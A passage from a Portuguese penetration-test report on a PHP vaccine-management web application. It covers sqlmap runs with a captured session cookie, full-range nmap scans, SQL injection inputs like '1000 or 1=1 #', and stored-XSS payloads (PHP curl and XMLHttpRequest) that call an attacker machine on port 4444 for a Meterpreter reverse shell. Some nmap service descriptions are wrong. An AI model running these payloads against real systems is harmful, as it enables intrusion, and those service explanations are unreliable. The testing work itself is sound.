
1. “./sqlmap.py” comando utilizado para executar a ferramenta Sqlmap.
2. “-u” utilizado para especificar a URL alvo da página a ser explorada.
3. “--cookie” utilizado para especificar um cookie de sessão válido a ser passado para o Sqlmap durante o ataque.
4. “--current -db” utilizado para obter o nome do banco de dados utilizado pela aplicação.

**Resultados esperados**

Espera-se que a tela de Login não seja vulnerável à injeção de SQL e consequentemente não seja possível descobrir o nome do banco de dados utilizado pela aplicação.

**Relatório de execução**

O sistema passou nos testes. A figura 12 mostra que após a execução e as inúmeras sessões de testes de injeção o parâmetro informado no comando utilizado não é injetável.

Figura 12 - Resultado aplicação SQL Injection via Sqlmap.

**Sessão de teste 2**

Repetir a ação da Sessão de teste 1 e aumentar o nível de heurística aplicada pelo Sqlmap na injeção de SQL para o valor máximo: 5. Com o incremento no valor de heurística, aumentaram também a profundidade da árvore de decisão usada nos ataques.

Comando utilizado:

./Sqlmap.py -u "[http://IP\_do\_servidor/nomeSistema/login.php?logado=false](http://192.168.0.58/vacina/login.php?logado=false)" –b

--cookie="PHSESSID=75ce718b37088517cafla733d53c60f" --current -db

--level 5

1. “./sqlmap.py” comando utilizado para executar a aplicação.
2. “-u” comando utilizado para especificar a URL alvo da página a ser explorada.
3. “--cookie” comando utilizado para especificar um cookie de sessão válido a ser passado para o SQL MAP durante o ataque.
4. “--current -db” comando utilizado para obter o nome do banco de dados utilizado pelo sistema alvo.
5. “--level 5” comando utilizado para aumentar o nível da heurística utilizada no escaneamento.

**Resultados esperados**

Espera-se que a tela de Login não seja vulnerável à injeção de SQL e consequentemente não seja possível descobrir o nome do banco de dados utilizado pela aplicação.

**Relatório de execução**

O sistema passou nos testes. Embora tendo aumentado o nível da heurística utilizada no escaneamento, não possível encontrar vulnerabilidade na página e, por consequência disso, não foi possível descobrir o nome do banco de dados utilizado pelo sistema.

**4.3.3 Iteração 3**

**4.3.3.1 Atividade: análise do Servidor via Nmap**

Tarefa realizada dia 24/04/16.

Duração total das sessões executadas: 1 hora.

**Objetivo**

Após o problema de corrupção do sistema operacional do servidor de dados da aplicação, relatado na seção ATA 05 do subcapítulo 4.2, houve mudanças na arquitetura do ambiente de testes. Então a máquina que hospeda a aplicação web também passou a hospedar a base de dados.

Com essa migração alguns serviços adicionais precisaram ser abertos, isso possibilitou que algum serviço adicional não tenha sido fechado no término do processo. A atividade foi refeita para descobrir se algum serviço adicional foi deixado aberto.

**Varredura 1**

Usar o Nmap para varrer as portas 1 a 65.535 do sistema usando o scan TCP.

*Comando utilizado: nmap -sV -p 1-65535 IP\_do\_servidor*

1. “nmap” é utilizado para executar a ferramenta Nmap.
2. “-sV” é utilizado para realizar o SYN e buscar a versão do software rodando no momento.
3. “-p” indica quais as portas serão usadas na varredura, o delimitador

é “-”.

1. *IP\_do\_servidor* informa o IP onde está hospedada a aplicação.

**Resultado esperado**

Espera-se descobrir as portas abertas, os serviços e a versão dos serviços que essas portas rodam no momento do escaneamento.

**Relatório de execução**

De acordo com a figura 13, foi possível descobrir as portas abertas e a versão dos serviços que estavam rodando nessas portas no momento do escaneamento.




Figura 13 - Portas TCP escaneadas pelo Nmap.

Serviços encontrados na figura 13:

* **Microsoft Windows RPC** - Ferramenta semelhante ao TeamViewer que conecta o computador criando um esquema de servidor - cliente;
* **Microsoft Windows microsoft-ds** - Ferramenta que auxilia a implantação de imagens em uma distribuição Windows.
* **Apache httpd** – Servidor Web.
* **Microsoft Windows 98 netbios-ssn** – Api que fornece serviços relacionados com a camada de Transporte do modelo OSI para permitir a comunicação de aplicativos locais.
* **Microsoft Firmware Ppt** – Protocolo de transferência ponto a ponto.
* **ms-wbt-server** – serviço de gerenciamento de hosts do windows.

**Varredura 2**

Usar o Nmap para varrer as portas 1 a 65.535 do sistema usando o scan de portas UDP.

*Comando utilizado: nmap -sU -p 1-65535 IP\_do\_servidor*

1. “nmap” é utilizado para executar a ferramenta Nmap.
2. “-sU” indica o uso do detector de portas UDP.
3. “-p” indicará quais as portas serão usadas na varredura, o delimitador é “-”.
4. IP\_do\_servidor informa o IP onde está hospedada a aplicação.

**Resultado esperado**

Espera-se descobrir as portas abertas UDP, os serviços que essas portas rodam no momento do escaneamento.

**Relatório de execução**

De acordo com a figura 14, foi possível descobrir as portas abertas e os serviços que estavam rodando nessas portas no momento do escaneamento.




Figura 14 – Portas UDP escaneadas pelo Nmap.

Serviços encontrados na figura 14:

* **netbios-ns** - responsável pelo registro de nomes de aplicação do NetBios [4];
* **netbios -dgm** - serviço de datagrams do NetBios ;
* **snmp** [5] - gerenciamento de redes;
* **microsoft-ds** - protocolo windows para compartilhamento e impressões de arquivos;
* **L2TP** **(Protocolo de Encapsulamento de Camada 2)** [11] – Protocolo de encapsulamento da Internet, utilizado por uma conexão de VPN (rede virtual privada) para acessar uma rede privada;
* **nat-t-like** - protocolo de tradução de ips.
* **ntp** [3] - protocolo de sincronização de relógios usando UDP;

**4.3.3.2 XSS – Cadastro Lotes**

Tarefa realizada dia 23/04/16.

Duração total das sessões executadas: 1 hora e 10 minutos.

**Objetivo**

Descobrir se os campos da tela de Cadastro Lotes são vulneráveis ao ataque XSS Armazenado.

**Sessão de teste 1**

Inserir em um dos campos o seguinte código:

*<script> alert(“oi”);</script>* no campo Marca/Fabricante*.*


Caso a aplicação não realize um tratamento adequado dos dados inseridos, ao serem carregados pelo banco de dados, esses dados devem produzir um pop-up com o texto “oi”.

**Resultados esperados**

Espera-se que o sistema realize um tratamento nos dados de entrada e o código inserido não seja executado quando a página carregar.

**Relatório de execução**

O sistema não passou nos testes. Conforme mostra a figura 15, foi constatado que a aplicação não está fazendo o tratamento adequado para a inserção de códigos mal-intencionados nos campos da tela em questão.

Figura 15 – Resultado teste XSS.

**Sessão de teste 2**

A partir da máquina virtual utilizada para teste, abrir uma conexão com o sistema explorado utilizando um listener da ferramenta Metasploit para acessar o sistema operacional da máquina que hospeda a aplicação.

Sabendo que o sistema utiliza a linguagem PHP, os testes realizados na Sessão 2 e Sessão 3 utilizarão códigos PHP.

Passos utilizados:

1. Utilizar o Metasploit para abrir um listener na porta 444 da máquina virtual utilizada para testes, usando o exploit disponível em Auxiliary/Multi/Handler;
2. Usar um comando GET de Javascript para abrir a conexão da máquina que hospeda o sistema explorado com a máquina virtual utilizada para testes na porta indicada.

Comando a ser utilizado no XSS, o código abaixo tenta abrir uma conexão do tipo ‘GET’ com IP\_do\_kali\_linux na porta 4444.

<?php

$curl = curl\_init('http://IP\_do\_kali\_linux:4444');

curl\_exec($curl);

curl\_close($curl);

?>

Caso não haja o devido tratamento, o listener do Metasploit aberto na porta 444 deve criar uma conexão entre a máquina hospeda a aplicação e a máquina utilizada para testes.

**Resultados esperados**

A aplicação deve realizar o tratamento para impedir o comando de ser executado.

**Relatório de execução**

O sistema passou nos testes. A sessão do Meterpreter, conceito abordado no subcapítulo 3.2, não foi aberta.

**Sessão de teste 3**

Alterar o comando utilizado na Sessão de teste 2 para tentar descobrir o que impediu a sessão do Meterpreter ser aberta.

O código abaixo tenta abrir uma conexão com o IP\_do\_kali\_linux na porta 4444 e caso haja u erro exibe o problema num pop-up.

<?php

$curl = curl\_init('http://IP\_do\_kali\_linux:4444');

if(!curl\_exec($curl)){

javascript:alert(curl\_error($curl));

}

curl\_close($curl);

?>

**Resultados esperados**

A aplicação deve realizar o tratamento para impedir o comando de ser executado.

**Relatório de execução**

Não foi possível armazenar o comando usado no ataque, porque o tamanho limite permitido na base de dados da aplicação para o campo utilizado no teste é menor que a quantidade de caracteres utilizados do comando.

**Sessão de teste 4**

Ao contrário das sessões de testes 2 e 3, que utilizaram códigos PHP, aqui serão utilizados códigos de Javascript puro. Uma vez que, códigos Javascript podem ser lidos por qualquer navegador.

O código abaixo cria um objeto do tipo XMLHttpRequest e tenta realizar uma chamada Ajax do tipo GET para o IP\_do\_kali\_linux na porta 4444, de forma síncrona.

<script>

r = new XMLHttpRequest();

r.open("GET",’http://IP\_do\_kali\_linux:4444’,false);

r.send();

</script>

**Resultados esperados**

O esperado é que a aplicação realize tratamento para impedir o código de ser executado.

**Relatório de execução**

O sistema não passou nos testes. Independente da sessão do Meterpreter não ser aberta, o código conseguiu ser inserido e executado.

**4.3.3.3 Tela Cadastro Lotes – Exploração via SQL Injection**

Tarefa realizada dia 24/04/16.

Duração total das sessões executadas: 1 hora e 22 minutos.

**Objetivo**

Tentar realizar consultas não autorizadas no banco de dados por meio da injeção de SQL nos campos da tela de Cadastro Lotes.

**Sessão de teste 1**

Descobrir se o campo Marca/Fabricante é vulnerável a SQL Injection através das aspas simples.

*Comando utilizado: 1 ‘*

Kalium campo para SQL Injection. Imagina-se que haja por baixo uma instrução SQL que possua

*where param1 = <parametro\_na\_interface> and …*

Caso a aplicação não fizesse o devido tratamento do comando inserido e a instrução fosse ser modificada para *where param1 = 1 ‘ .* O que ocasionaria um erro de SQL.

**Resultado esperado**

Espera-se que a aplicação realize o tratamento dos caracteres para impedir que sejam interpretados como trecho da consulta.

**Relatório de execução**

O sistema passou nos testes. Colocando 1‘ no campo *Marca/Fabricante* o cadastro aconteceu normalmente. Isso indica que a aplicação está fazendo um tratamento adequado para os dados de entrada e por isso o campo não é vulnerável.

**Sessão de teste 2**

Usar a ferramenta Sqlmap para realizar testes de injeção de SQL na página Cadastro Lotes.

Através da ferramenta Burp Suite, capturar a requisição POST realizada para o acesso à página em questão e salvar em um arquivo a parte para que esses dados possam ser utilizados pelo Sqlmap posteriormente. [2]

*Comando utilizado: sqlmap -r params -p --current-db*

1. “sqlmap” executa a ferramenta Sqlmap.
2. O comando “-r” informa que as instruções do ataque devem ser carregadas no arquivo *params*.
3. “-p” indica o parâmetro a ser injetado pelo Sqlmap, que nesse caso corresponde a um parâmetro de entrada de dados utilizado pela tela explorada.
4. “--current-db” solicita que o Sqlmap que tente descobrir qual o banco da aplicação alvo.

**Resultados esperados**

Espera-se que a aplicação faça o tratamento dos parâmetros, não permitindo que eles sejam vulneráveis à injeção de SQL.

**Relatório de execução**

Erro na ferramenta. O parâmetro não foi indicado corretamente no comando utilizado. Dessa forma, o Sqlmap não reconheceu o parâmetro, que está no arquivo *params*.

**Sessão de teste 3**

Alterar o comando utilizado na Sessão de teste 2 para indicar corretamente o parâmetro a ser testado pelo Sqlmap.

O comando do Sqlmap pede que seja informado um parâmetro para possível injeção de SQL.

*Comando utilizado: sqlmap -r params -p descricao --current-db*

1. “sqlmap” executa a ferramenta Sqlmap.
2. O comando “-r” indica ao programa que as instruções do ataque devem ser carregadas no arquivo *params*.
3. “-p” indica o parâmetro que deve ser injetado pelo Sqlmap, que nesse caso corresponde a um parâmetro de entrada de dados utilizado pela tela explorada.
4. “descrição” é o parâmetro que sofrerá a sessão de teste de injeção SQL.
5. “--current-db” comando utilizado para descobrir qual o banco da aplicação alvo.

**Resultado esperado**

Espera-se que a aplicação faça o tratamento do parâmetro

“*descricao*” e não permita que ele seja vulnerável à injeção de SQL.

**Relatório de execução**

O sistema passou nos testes**.** O parâmetro “*descricao*” para teste de injeção SQL não é injetável conforme mostra a figura 16.




Figura 16 – Resultado aplicação SQL Injection via Sqlmap.

**Sessão de teste 4**

Alterar o comando utilizado na Sessão de teste 2 para incluir o parâmetro “*validade”*.

Tentar injeção de SQL no parâmetro “validade”.

*Comando utilizado: sqlmap -r params -p validade*

1. “sqlmap” executa a ferramenta Sqlmap.
2. O comando “-r” indica ao programa que as instruções do ataque devem ser carregadas no arquivo *params*.
3. “-p” indica o parâmetro a ser injetado pelo Sqlmap, que nesse caso corresponde a um parâmetro de entrada de dados utilizado pela tela explorada.
4. “validade” é o parâmetro que sofrerá sessão de teste de injeção SQL.

**Resultado esperado**

Espera-se que a aplicação faça o tratamento do parâmetro “validade” e não permita que o campo seja injetável à SQL.

**Relatório de execução**

O sistema passou nos testes**.** O parâmetro “validade” escolhido para teste de injeção SQL não é injetável conforme mostra a figura 17.




Figura 17- Resultado exploração Sql Injection no campo validade via Sqlmap.

**Sessão de teste 5**

Alterar o comando utilizado na Sessão de teste 2 para incluir o parâmetro *“nomeSistema”*.

Tentar injeção de SQL no parâmetro “*nomeSistema*”.

*Comando*: sqlmap –r params –p vacina

1. “sqlmap” executa a ferramenta Sqlmap.
2. O comando “–r“ indica ao programa que as instruções do ataque devem ser carregadas no arquivo *params*.
3. “-p” indica o parâmetro que deve ser injetado pelo Sqlmap, que nesse caso corresponde a um parâmetro de entrada de dados utilizado pela tela explorada.
4. “vacina” é o atributo que sofrerá sessão de teste de injeção SQL.

**Resultados esperados**

Espera-se que a aplicação faça o tratamento do parâmetro “vacina” e não permita que o campo seja injetável à SQL.

**Relatório de execução**

O sistema passou nos testes**.** O parâmetro “vacina” escolhido para teste de injeção SQL não é injetável conforme mostra a figura 18.




Figura 18 – Resultado exploração Sql Injection no campo vacina via Sqlmap.

**Sessão de teste 6**

Alterar o comando utilizado na Sessão de teste 2 para incluir o parâmetro “*cadastro”*.

Tentar injeção de SQL no parâmetro “*cadastro*”.

*Comando*: sqlmap -r params -p cadastro

1. “sqlmap” executa a ferramenta Sqlmap.
2. O comando “-r” indica ao programa que as instruções do ataque devem ser carregadas no arquivo *params*.
3. “-p” indica o parâmetro que deve ser injetado.
4. “cadastro” é o atributo que sofrerá sessão de teste de injeção SQL.

**Resultados esperados**

Espera-se que a aplicação faça o tratamento do parâmetro “cadastro” e não permita que o campo seja injetável à SQL.

**Relatório de execução**

O sistema passou nos testes**.** O parâmetro “cadastro” escolhido para teste de injeção SQL não é injetável conforme mostra a figura 19.




Figura 19 – Resultado exploração Sql Injection no campo cadastro via Sqlmap.

**Sessão de teste 7**

Alterar o comando utilizado na Sessão de teste 2 para incluir o parâmetro “*ok*”.

Tentar injeção de SQL no parâmetro “*ok*”.

*Comando: sqlmap -r params -p ok*

1. O comando “-r” indica ao programa que as instruções do ataque devem ser carregadas no arquivo *params*.
2. “-p” indica o parâmetro que deve ser injetado.
3. “ok” é o atributo que sofrerá sessão de teste de injeção SQL.

**Resultados esperados**

Espera-se que a aplicação faça o tratamento do parâmetro

“ok” e não permita que o campo seja injetável à SQL.

**Relatório de execução**

O sistema passou nos testes**.** O parâmetro “ok” escolhido para teste de injeção SQL não é injetável conforme mostra a figura 20.




Figura 20 – Resultado exploração Sql Injection no parâmetro ok via Sqlmap

**4.3.3.4 Tela Consulta Servidor - SQL Injection**

Tarefa realizada dia 18/04/16.

Duração total das sessões executadas: 1 hora e 40 minutos.

**Objetivo**

Submeter entradas maliciosas no sistema através de injeção de códigos SQL na página de Consulta Servidor para forçar ações não autorizadas no sistema.

.

**Sessão de teste 1**

Verificar se o campo “*Siape”* é vulnerável à injeção de código SQL utilizando a técnica de concatenação de aspas simples.

Entrada: 1000’

**Resultados esperados**

Espera-se que o sistema realize o tratamento do caractere aspa simples como um parâmetro regular da consulta.

**Relatório de execução**

O sistema passou nos testes. A aplicação realizou o tratamento de dados de entrada e não permitiu a injeção de instruções SQL através do campo de “*Siape*”.

**Sessão de teste 2**

Inserir um texto com uma distribuição adequada de aspa simples e comentários inline como entrada no campo “*Siape*”, a fim de modificar a instrução SQL utilizada pelo sistema para consultar dados referentes ao siape de usuários cadastrados. Comentários inline, como “–“ e “#”, serão utilizados para forçar o interpretador de SQL da aplicação a ignorar todas as instruções SQL que vierem após o comentário inserido.

Entradas:

1000 or 1=1 #

1000 or 1=1 --

**Resultados esperados**

Espera-se que o sistema realize o tratamento para impedir que os comentários inline modifiquem a instrução de consulta utilizada pela aplicação.

**Relatório de execução**

O sistema passou nos testes. A aplicação realizou o tratamento dos dados de entrada, não permitindo a mudança de comportamento da instrução SQL utilizada pelo sistema para consultar os dados dos usuários cadastrados.

**4.3.3.5 Tela Consulta Servidor – Exploração via Sqlmap**

Tarefa realizada nos dias 19, 20 e 22/04/16.

Duração total das sessões executadas: 3 horas e 30 minutos.

**Objetivo**

Utilizar a ferramenta Sqlmap para automatizar o processo de detecção de vulnerabilidades na tela de Consulta Servidor a partir de injeção de códigos SQL.

**Sessão de teste 1**

Verificar se a tela Consulta Servidor é vulnerável a injeção de código SQL e, caso haja vulnerabilidade, conseguir obter o nome do banco de dados utilizado pelo sistema.

Para realizar essa sessão de teste, foi necessário utilizar a ferramenta Burp Suite para capturar as informações de cookie contidas no cabeçalho HTTP da requisição no momento em que a página de Consulta Servidor é acessada. A figura 21 mostra os dados obtidos através do Burp Suite.



Figura 21 – Parâmetros da página Consulta Servidor obtidos através do Burp Suite.

Entrada:

./sqlmap.py -u "http://IP\_do\_servidor/nomeSistema/index.php?pg=servidores"

--cookie="PHSESSID=75ce718b37088517cafla733d53c60f" --current -db

1. “./sqlmap.py” comando utilizado para executar a aplicação.
2. “-u” especifica a URL alvo da página a ser explorada.
3. “--cookie” especifica um cookie de sessão válido a ser passado para o Sqlmap durante o ataque.
4. “--current -db” comando utilizado para obter o nome do banco de dados utilizado pelo sistema alvo.

**Resultados esperados**

Espera-se que a tela de Consulta servidor não seja vulnerável à injeção de SQL e consequentemente não seja possível descobrir o nome do banco de dados utilizado pela aplicação.

**Relatório de execução**

O sistema passou nos testes. Não possível encontrar vulnerabilidade na página e consequentemente não foi possível descobrir o nome do banco de dados utilizado no sistema.

**Sessão de teste 2**

Repetir a ação da Sessão de teste 1 e aumentando o nível de heurística aplicada pelo Sqlmap na injeção de SQL para o valor máximo: 5.

Entrada:

./sqlmap.py -u "http://IP\_do\_servidor/nomeSistema/index.php?pg=servidores"

--cookie="PHSESSID=75ce718b37088517cafla733d53c60f" --current -db --level 5

1. “./sqlmap.py” comando utilizado para executar a aplicação.
2. “-u” especifica a URL alvo da página a ser explorada.
3. “--cookie” especifica um cookie de sessão válido a ser passado para o SQL MAP durante o ataque.
4. “--current -db” comando utilizado para obter o nome do banco de dados utilizado pelo sistema alvo.
5. “--level 5” comando utilizado para definir o nível da heurística utilizada no escaneamento.

**Resultados esperados**

Espera-se que a tela Consulta Servidor não seja vulnerável à injeção de SQL e consequentemente não seja possível descobrir o nome do banco de dados utilizado pela aplicação

**Relatório de execução**

O sistema passou nos testes. Mesmo aumentando o nível da heurística utilizada no escaneamento, não possível encontrar vulnerabilidade na página e consequentemente não foi possível descobrir o nome do banco de dados utilizado no sistema.

**4.3.3 Iteração 4**

**4.3.4.1 Explorar XSS – Tela Cadastro Lotes**

Tarefa realizada dia 27/04/16.

Duração total das sessões executadas: 2 horas.

**Objetivo**

Explorar vulnerabilidade de XSS encontrada na tela Cadastro Lotes na Iteração 3.

**Sessão de teste 1**

A partir do browser Iceweasel da máquina virtual utilizada para testes, abrir uma conexão com a máquina do sistema explorado utilizando um listener da ferramenta Metasploit. Dessa forma, obter acesso ao sistema operacional da máquina que hospeda a aplicação.

Passos executados:

1. Através do exploit disponível em *Exploit/Multi/Handler* com o payload windows-meterpreter-reverse\_tcp*,* usar o Metasploit para abrir um listener na porta 444 da máquina virtual utilizada para testes;
2. Usar um comando GET de Javascript para abrir a conexão entre a máquina que hospeda a aplicação e a máquina virtual utilizada para testes na porta indicada.

Dessa forma, será criado um listener para ficar ouvindo conexões. Quando ocorre alguma conexão externa, ele executa o payload carregado no momento, que no caso é o windows/meterpreter/reverse\_tcp utilizado para abrir uma conexão reversa da máquina atacada para a máquina atacante.

O código abaixo cria um objeto do tipo XMLHttpRequest e inicia uma chamada Ajax do tipo GET para IP\_do\_kali\_linux na porta 4444 de forma assíncrona.

<script>

r = new XMLHttpRequest();

r.open("GET",’http://IP\_do\_kali\_linux:4444’,false);

r.send();

</script>

**Resultados esperados**

Espera-se que a máquina que hospeda o sistema não permita que a sessão do Meterpreter seja aberta. E consequentemente, não haja acesso ao sistema operacional da máquina que hospeda a aplicação.

**Relatório de execução**

O sistema passou nos testes. O navegador bloqueia a requisição usando o filtro de CORS [6]

Não foi possível realizar o teste com êxito. Pois conforme mostra a figura 22, o browser Iceweasel bloqueia a requisição usando o filtro de CORS [6]

Figura 22 – Erro exibido no navegador na execução da requisição usando o filtro de CORS.

**Sessão de teste 2**

Repetir os procedimentos realizados na Sessão de teste 1, entretanto na máquina virtual de testes utilizar um navegador diferente do Iceweasel, nesse caso o Firefox, para descobrir se o bloqueio da conexão ocorre apenas no Iceweasel.

**Resultados esperados**

Espera-se que a máquina que hospeda o sistema não permita que a sessão do Meterpreter seja aberta. E consequentemente, não haja acesso ao sistema operacional da máquina que hospeda a aplicação.

**Relatório da execução**

O sistema passou nos testes. Ao utilizar o navegador Firefox, o filtro de CORS impede a conexão.

Não foi possível realizar o teste com êxito. Pois conforme mostra a figura 23, o browser Firefox bloqueia a requisição usando o filtro de CORS [6]

Figura 23 – Navegador Firefox impede a conexão quando o filtro de CORS é utilizado.

**4.3.4.2 Tela Cadastro Servidor – Exploração via SQL Injection**

Tarefa realizada dia 26/04/16.

Duração total das sessões executadas: 1 hora e 30 minutos.

**Objetivo**

Submeter entradas maliciosas no sistema através de injeção de códigos SQL na página Cadastro Servidor. Então executar sessões de testes para forçar ações não autorizadas no sistema.

**Sessão de teste 1**

Verificar se o campo “*Nome*” é vulnerável a injeção de código SQL utilizando a técnica de concatenação de aspas simples.

Entrada: *teste ‘*

**Resultados esperados**

Espera-se que o sistema realize o tratamento do caractere aspa simples como um parâmetro regular da consulta.

**Relatório de execução**

O sistema passou nos testes. A aplicação realizou o tratamento de dados de entrada e não permitiu a injeção de instruções SQL através do campo de “*Nome*”.

**Sessão de teste 2**

